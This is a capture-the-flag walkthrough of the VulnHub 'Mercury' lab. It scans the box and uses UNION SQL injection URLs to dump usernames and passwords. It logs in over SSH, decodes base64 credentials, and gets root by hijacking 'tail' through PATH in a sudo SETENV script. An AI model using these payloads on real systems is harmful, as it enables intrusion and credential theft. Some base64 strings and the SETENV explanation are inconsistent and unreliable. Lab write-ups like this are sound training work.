

Mercury (VulnHub)

ip of the machine :- 192.168.122.101

```
~/current (4.068s)
ping 192.168.122.101 -c 5

PING 192.168.122.101 (192.168.122.101) 56(84) bytes of data.
64 bytes from 192.168.122.101: icmp_seq=1 ttl=64 time=0.298 ms
64 bytes from 192.168.122.101: icmp_seq=2 ttl=64 time=0.538 ms
64 bytes from 192.168.122.101: icmp_seq=3 ttl=64 time=0.438 ms
64 bytes from 192.168.122.101: icmp_seq=4 ttl=64 time=0.403 ms
64 bytes from 192.168.122.101: icmp_seq=5 ttl=64 time=0.493 ms

--- 192.168.122.101 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4025ms
rtt min/avg/max/mdev = 0.298/0.434/0.538/0.082 ms
```

machine is on!!!

```
~/current (0.712s)
nmap -p- --min-rate=10000 192.168.122.101

Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-19 19:38 IST
Nmap scan report for 192.168.122.101
Host is up (0.0021s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
8080/tcp  open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 0.67 seconds
```

Only two open ports!!!


```
~/current (6.482s)
nmap -p 22,8080 -sC -A -T5 -Pn 192.168.122.101

Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-19 19:39 IST
Nmap scan report for 192.168.122.101
Host is up (0.00035s latency).


PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c8:24:ea:2a:2b:f1:3c:fa:16:94:65:bd:c7:9b:6c:29 (RSA)
|   256  e8:08:a1:8e:7d:5a:bc:5c:66:16:48:24:57:0d:fa:b8 (ECDSA)
|_  256  2f:18:7e:10:54:f7:b9:17:a2:11:1d:8f:b3:30:a5:2a (ED25519)
8080/tcp  open  http      WSGIServer 0.2 (Python 3.8.2)
|_ http-title: Site doesn't have a title (text/html; charset=utf-8).
| http-robots.txt: 1 disallowed entry
|_/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.45 seconds
```

Performed an aggressive scan and found one disallowed entry in robots.txt.



Nothing on the web page. Let's check the src. code.



Nothing at all.

```
← → ↻ 192.168.122.101:8080/robots.txt

User-agent: *
Disallow: /
```

Nothing interesting in robots.txt as well.

```
~/current (14.102s)
ffuf -u http://192.168.122.101:8080/FUZZ -w /usr/share/dirb/wordlists/common.txt

  ____  __  _  /'___\  /'___\  /'___\
 /_  _/  _/  _/ \___/ \___/ \___/
/_  _/  _/  _/ \___/ \___/ \___/
/_  _/  _/  _/ \___/ \___/ \___/
/_  _/  _/  _/ \___/ \___/ \___/
/_  _/  _/  _/ \___/ \___/ \___/
/_  _/  _/  _/ \___/ \___/ \___/

v2.1.0

-----

:: Method      : GET
:: URL         : http://192.168.122.101:8080/FUZZ
:: Wordlist    : FUZZ: /usr/share/dirb/wordlists/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

-----

[Status: 200, Size: 69, Words: 11, Lines: 1, Duration: 242ms]
robots.txt [Status: 200, Size: 26, Words: 4, Lines: 2, Duration: 33ms]
:: Progress: [4614/4614] :: Job [1/1] :: 362 req/sec :: Duration: [0:00:14] :: Errors: 0 ::
```

Found nothing in web directory fuzzing as well.

```
feroxbuster --url http://192.168.122.101:8080/
```

```

  _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _
 | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ |
 | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ |
 | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ |
 by Ben "epi" Risher ☺                                     ver: 2.11.0

```

Target URL	http://192.168.122.101:8080/
Threads	50
Wordlist	/usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
Status Codes	All Status Codes!
Timeout (secs)	7
User-Agent	feroxbuster/2.11.0
Config File	/home/sohamt/.config/feroxbuster/ferox-config.toml
Extract Links	true
HTTP methods	[GET]
Recursion Depth	4

 Press [ENTER] to use the Scan Management Menu™

```

404      GET      91L      212w      -c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET      1L       11w      69c http://192.168.122.101:8080/
404      GET      91L      214w      2335c http://192.168.122.101:8080/Web%20References
404      GET      91L      214w      2320c http://192.168.122.101:8080/Home%20Page
404      GET      91L      214w      2329c http://192.168.122.101:8080/Bequest%20Gift
404      GET      91L      214w      2320c http://192.168.122.101:8080/Gift%20Form
404      GET      91L      216w      2343c http://192.168.122.101:8080/Life%20Income%20Gift
404      GET      91L      214w      2323c http://192.168.122.101:8080/New%20Folder
[#####] - 89s    30002/30002    0s      found:7      errors:0
[#####] - 89s    30000/30000    336/s    http://192.168.122.101:8080/

```

Found nothing by feroxbuster as well.




So, went to one of the blogs by hacktricks and learned that `/console` directory is sometimes accessible when we want to debug the web application in wsgiserver.



It showed an error of django and saw one hidden directory which

was not displayed earlier anywhere.



So, visited the directory and found this web page.

```
← → ↻ 192.168.122.101:8080/mercuryfacts/1/

Fact id: 1. (('Mercury does not have any moons or rings.',),)
```

Found this and nothing interesting.

```
← → ↻ 192.168.122.101:8080/mercuryfacts/todo

Still todo:

• Add CSS.
• Implement authentication (using users table)
• Use models in django instead of direct mysql call
• All the other stuff, so much!!!
```

Also found a todo list. So now it is confirmed that django is being used at back end in the web application.


```
← → ↻ 192.168.122.101:8080/mercuryfacts/cgi-gin/

OperationalError at /mercuryfacts/cgi-gin/
(1054, "Unknown column 'cgi' in 'where clause'")

Request Method: GET
Request URL: http://192.168.122.101:8080/mercuryfacts/cgi-gin/
Django Version: 3.1
Exception Type: OperationalError
Exception Value: (1054, "Unknown column 'cgi' in 'where clause'")
Exception Location: /usr/local/lib/python3.8/dist-packages/MySQLdb/connections.py, line 259, in query
Python Executable: /usr/bin/python3
Python Version: 3.8.2
Python Path: ['/home/webmaster/mercury_proj',
              '/usr/lib/python3.8.zip',
              '/usr/lib/python3.8',
              '/usr/lib/python3.8/lib-dynload',
              '/usr/local/lib/python3.8/dist-packages',
              '/usr/lib/python3/dist-packages']
Server time: Tue, 19 Nov 2024 14:27:55 +0000

Traceback Switch to copy-and-paste view

/usr/local/lib/python3.8/dist-packages/django/db/backends/utils.py, line 82, in _execute
    82.         return self.cursor.execute(sql)
    ▶ Local vars

/usr/local/lib/python3.8/dist-packages/django/db/backends/mysql/base.py, line 73, in execute
    73.         return self.cursor.execute(query, args)
    ▶ Local vars

/usr/local/lib/python3.8/dist-packages/MySQLdb/cursors.py, line 206, in execute
    206.         res = self._query(query)
    ▶ Local vars

/usr/local/lib/python3.8/dist-packages/MySQLdb/cursors.py, line 319, in _query
    319.         db.query(q)
    ▶ Local vars

/usr/local/lib/python3.8/dist-packages/MySQLdb/connections.py, line 259, in query
    259.         _mysql.connection.query(self, query)
    ▶ Local vars

The above exception ((1054, "Unknown column 'cgi' in 'where clause'")) was the direct cause of the following exception

/usr/local/lib/python3.8/dist-packages/django/core/handlers/exception.py, line 47, in inner
    47.         response = get_response(request)
    ▶ Local vars

/usr/local/lib/python3.8/dist-packages/django/core/handlers/base.py, line 179, in _get_response
    179.         response = wrapped_callback(request, *callback_args, **callback_kwargs)
```

Got a bunch of errors after visiting this web page and got the version of django running but found only one thing SQL injection.

← → ↻ 192.168.122.101:8080/mercuryfacts/"

Local vars

/usr/local/lib/python3.8/dist-packages/MySQLdb/cursors.py, line 206, in execute

```
206.         res = self._query(query)
```

▼ Local vars

Variable	Value
args	None
db	<_mysql.connection open to '127.0.0.1' at 0x7fed6008a450>
query	b'SELECT fact FROM facts WHERE id = ''
self	<MySQLdb.cursors.Cursor object at 0x7fed704a0e50>

/usr/local/lib/python3.8/dist-packages/MySQLdb/cursors.py, line 319, in _query

```
319.         db.query(q)
```

▼ Local vars

Variable	Value
db	<_mysql.connection open to '127.0.0.1' at 0x7fed6008a450>
q	b'SELECT fact FROM facts WHERE id = ''
self	<MySQLdb.cursors.Cursor object at 0x7fed704a0e50>

/usr/local/lib/python3.8/dist-packages/MySQLdb/connections.py, line 259, in query

```
259.         _mysql.connection.query(self, query)
```

▼ Local vars

Variable	Value
query	b'SELECT fact FROM facts WHERE id = ''
self	<_mysql.connection open to '127.0.0.1' at 0x7fed6008a450>

So, saw some errors and i think sql injection is possible on this web application but where, let's find. I also searched that this version of django is actually vulnerable to SQL injection, so let's try.

```
← → ↻ 192.168.122.101:8080/mercuryfacts/1/  
Fact id: 1. (('Mercury does not have any moons or rings.',),,)
```

So, at this web page it was 1, so what if i do it 0.

```
← → ↻ 192.168.122.101:8080/mercuryfacts/0/  
Fact id: 0. ()
```

If it was a web page, it should have shown error but nah!!! So, let's try the most basic SQL payload here.

```
← → ↻ 192.168.122.101:8080/mercuryfacts/1 OR 1=1/ ☆  
Fact id: 1 OR 1=1. (('Mercury does not have any moons or rings.',), ('Mercury is the smallest planet.',), ('Mercury is the closest planet to the Sun.',), ('Your weight on Mercury would be 38% of your weight on Earth.',), ('A day on the surface of Mercury lasts 176 Earth days.',), ('A year on Mercury takes 88 Earth days.',), ('It's not known who discovered Mercury.',), ('A year on Mercury is just 88 days long.',))
```

Oh!!! It worked.

```
← → ↻ 192.168.122.101:8080/mercuryfacts/1 OR 1=2 UNION SELECT table_name FROM information_schema.tables/ ☆
```

```
Fact id: 1 OR 1=2 UNION SELECT table_name FROM information_schema.tables. (('Mercury does not have any moons or rings.'), ('ADMINISTRABLE_ROLE_AUTHORIZATIONS'), ('APPLICABLE_ROLES'), ('CHARACTER_SETS'), ('CHECK_CONSTRAINTS'), ('COLLATIONS'), ('COLLATION_CHARACTER_SET_APPLICABILITY'), ('COLUMNS'), ('COLUMNS_EXTENSIONS'), ('COLUMN_PRIVILEGES'), ('COLUMN_STATISTICS'), ('ENABLED_ROLES'), ('ENGINES'), ('EVENTS'), ('FILES'), ('INNODB_BUFFER_PAGE'), ('INNODB_BUFFER_PAGE_LRU'), ('INNODB_BUFFER_POOL_STATS'), ('INNODB_CACHED_INDEXES'), ('INNODB_CMP'), ('INNODB_CMPMEM'), ('INNODB_CMPMEM_RESET'), ('INNODB_CMP_PER_INDEX'), ('INNODB_CMP_PER_INDEX_RESET'), ('INNODB_CMP_RESET'), ('INNODB_COLUMNS'), ('INNODB_DATAFILES'), ('INNODB_FIELDS'), ('INNODB_FOREIGN'), ('INNODB_FOREIGN_COLS'), ('INNODB_FT_BEING_DELETED'), ('INNODB_FT_CONFIG'), ('INNODB_FT_DEFAULT_STOPWORD'), ('INNODB_FT_DELETED'), ('INNODB_FT_INDEX_CACHE'), ('INNODB_FT_INDEX_TABLE'), ('INNODB_INDEXES'), ('INNODB_METRICS'), ('INNODB_SESSION_TEMP_TABLESPACES'), ('INNODB_TABLES'), ('INNODB_TABLESPACES'), ('INNODB_TABLESPACES_BRIEF'), ('INNODB_TABLESTATS'), ('INNODB_TEMP_TABLE_INFO'), ('INNODB_TRX'), ('INNODB_VIRTUAL'), ('KEYWORDS'), ('KEY_COLUMN_USAGE'), ('OPTIMIZER_TRACE'), ('PARAMETERS'), ('PARTITIONS'), ('PLUGINS'), ('PROCESSLIST'), ('PROFILING'), ('REFERENTIAL_CONSTRAINTS'), ('RESOURCE_GROUPS'), ('ROLE_COLUMN_GRANTS'), ('ROLE_ROUTINE_GRANTS'), ('ROLE_TABLE_GRANTS'), ('ROUTINES'), ('SCHEMATA'), ('SCHEMA_PRIVILEGES'), ('STATISTICS'), ('ST_GEOMETRY_COLUMNS'), ('ST_SPATIAL_REFERENCE_SYSTEMS'), ('ST_UNITS_OF_MEASURE'), ('TABLES'), ('TABLESPACES'), ('TABLESPACES_EXTENSIONS'), ('TABLES_EXTENSIONS'), ('TABLE_CONSTRAINTS'), ('TABLE_CONSTRAINTS_EXTENSIONS'), ('TABLE_PRIVILEGES'), ('TRIGGERS'), ('USER_ATTRIBUTES'), ('USER_PRIVILEGES'), ('VIEWS'), ('VIEW_ROUTINE_USAGE'), ('VIEW_TABLE_USAGE'), ('facts'), ('users'))
```

So, got tables names for information_schema.

```
← → ↻ 192.168.122.101:8080/mercuryfacts/1 OR 1=2 UN ☆
```

```
Fact id: 1 OR 1=2 UNION SELECT username FROM users. (('Mercury does not have any moons or rings.'), ('john'), ('laura'), ('sam'), ('webmaster'))
```

So, from users table, got a possible username.

```
← → ↻ 192.168.122.101:8080/mercuryfacts/1 OR 1=2 UN ☆
```

```
Fact id: 1 OR 1=2 UNION SELECT password FROM users. (('Mercury does not have any moons or rings.'), ('johnny1987'), ('lovemykids111'), ('lovemybeer111'), ('mercuryisthesizeof0.056Earths'))
```

Also got passwords.

```
webmaster@mercury ~  
|  
  
webmaster@mercury:~ (0.121s)  
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-45-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:       https://ubuntu.com/advantage  
  
System information as of Tue 19 Nov 14:47:25 UTC 2024  
  
System load:  0.01          Processes:            96  
Usage of /:   68.9% of 4.86GB Users logged in:          0  
Memory usage: 58%          IPv4 address for ens3: 192.168.122.101  
Swap usage:   0%  
  
22 updates can be installed immediately.  
0 of these updates are security updates.  
To see these additional updates run: apt list --upgradable  
  
The list of available updates is more than a week old.  
To check for new updates run: sudo apt update  
  
~/current (11.478s)  
ssh webmaster@192.168.122.101  
The authenticity of host '192.168.122.101 (192.168.122.101)' can't be established.  
ED25519 key fingerprint is SHA256:mHhkDLhyH54cYFLptygnwr7NYpEtepsNhVAT8qzqcUk.  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '192.168.122.101' (ED25519) to the list of known hosts.  
webmaster@192.168.122.101's password:
```

So, logged in as webmaster user.

```
webmaster@mercury ~
```

```
webmaster@mercury ~ (0.014s)
```

```
cat user_flag.txt
```

```
[user_flag_8339915c9a454657bd60ee58776f4ccd]
```

```
webmaster@mercury ~ (0.025s)
```

```
ls
```

```
mercury_proj  user_flag.txt
```

Got user flag.

```
webmaster@mercury ~/mercury_proj (0.025s)
```

```
cat notes.txt
```

```
Project accounts (both restricted):
```

```
webmaster for web stuff - webmaster:bWVyY3VyeWlzdGhlc2l6ZW9mMC4wNTZFYXJ0aHMK
```

```
linuxmaster for linux stuff - linuxmaster:bWVyY3VyeW1lYW5kaWFtZXRlcmlzNDg4MGttCg==
```

```
webmaster@mercury ~/mercury_proj (0.036s)
```

```
ls
```

```
db.sqlite3  manage.py  mercury_facts  mercury_index  mercury_proj  notes.txt
```

```
webmaster@mercury ~ (0.024s)
```

```
cd mercury_proj/
```

So, there was a directory in user webmaster's home directory, so went to the directory and found a notes.txt with some creds. in it which are base64 encoded.

```
~/current (0.026s)
echo 'bWVvY3VyeWlzdGhlc2l6ZW9mMC4wNTZFYXJ0aHMK' | base64 -d
mercuryisthesizeof0.056Earths
```

```
~/current (0.026s)
echo 'bWVvY3VyeW1lYW5kaWFtZXRLcm1zNDg4MGttCg==' | base64 -d
mercuryameandiameteris4880km
```

So, got it. So 'linuxmaster' user was not showing when we did sql injection so let's login as 'linuxmaster'.

```
webmaster@mercury ~/mercury_proj
su linuxmaster

Password:
linuxmaster@mercury:/home/webmaster/mercury_proj$ █
```

Logged in.....


```
linuxmaster@mercury:/home/webmaster$ cd
linuxmaster@mercury:~$ ls
linuxmaster@mercury:~$ ls -al
total 24
drwx----- 3 linuxmaster linuxmaster 4096 Sep  2  2020 .
drwxr-xr-x  5 root          root          4096 Aug 28  2020 ..
lrwxrwxrwx  1 linuxmaster linuxmaster    9 Sep  1  2020 .bash_history -> /dev/null
-rw-r--r--  1 linuxmaster linuxmaster  220 Aug 28  2020 .bash_logout
-rw-r--r--  1 linuxmaster linuxmaster 3771 Aug 28  2020 .bashrc
drwx----- 2 linuxmaster linuxmaster 4096 Aug 28  2020 .cache
-rw-r--r--  1 linuxmaster linuxmaster  807 Aug 28  2020 .profile
linuxmaster@mercury:~$ █
```

Found nothing in linuxmaster's home directory.

```
linuxmaster@mercury:~$ sudo -l
[sudo] password for linuxmaster:
Sorry, try again.
[sudo] password for linuxmaster:
Matching Defaults entries for linuxmaster on mercury:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/u
n

User linuxmaster may run the following commands on mercury:
    (root : root) SETENV: /usr/bin/check_syslog.sh
linuxmaster@mercury:~$ █
```

So, user linuxmaster can run a bash script as root user but what is SETENV???

The SETENV command can be used to **define an environment variable and assign a value to it**. The value of an environment variable can be retrieved from within the SAS session using the SYSGET function during autoexec processing. The command `x setenv a/tmp;` sets `a=/tmp` .

So, searched for it, maybe it means that when executing a command or something we can set our own environment variables and values assign to it. Let's see the script then.

```
linuxmaster@mercury:~$ cat /usr/bin/check_syslog.sh
#!/bin/bash
tail -n 10 /var/log/syslog
linuxmaster@mercury:~$
```

So, the script is calling tail but full path is not specified. But when called the script it is showing only last 10 lines of the file, so we cannot use priv. esc. method of less. But path injection seems possible.

```
linuxmaster@mercury:~$ ln -s /usr/bin/bash tail
linuxmaster@mercury:~$ sudo --preserve-env=PATH /usr/bin/check_syslog.sh
tail: 10: No such file or directory
linuxmaster@mercury:~$ ls
tail
linuxmaster@mercury:~$ export PATH=/home/linuxmaster:$PATH
linuxmaster@mercury:~$ sudo --preserve-env=PATH /usr/bin/check_syslog.sh
tail: 10: No such file or directory
linuxmaster@mercury:~$ ls
tail
linuxmaster@mercury:~$ █
```

So, tried creating a symlink of tail with /usr/bin/bash such that when the script is ran as root user we can get a bash shell but it didn't work.

```
linuxmaster@mercury:~$ ln -s /usr/bin/vim tail
linuxmaster@mercury:~$ export PATH=/home/linuxmaster:$PATH
linuxmaster@mercury:~$ sudo --preserve-env=PATH /usr/bin/check_syslog.sh █
```

So, user linuxmaster can also run vim, so trying with vim now.


```

Congratulations on completing Mercury!!!
If you have any feedback please contact me at SirFlash@protonmail.com
[root_flag_69426d9fda579afbffd9c2d47ca31d90]
root@mercury:~#

```

Got root as well as the root flag.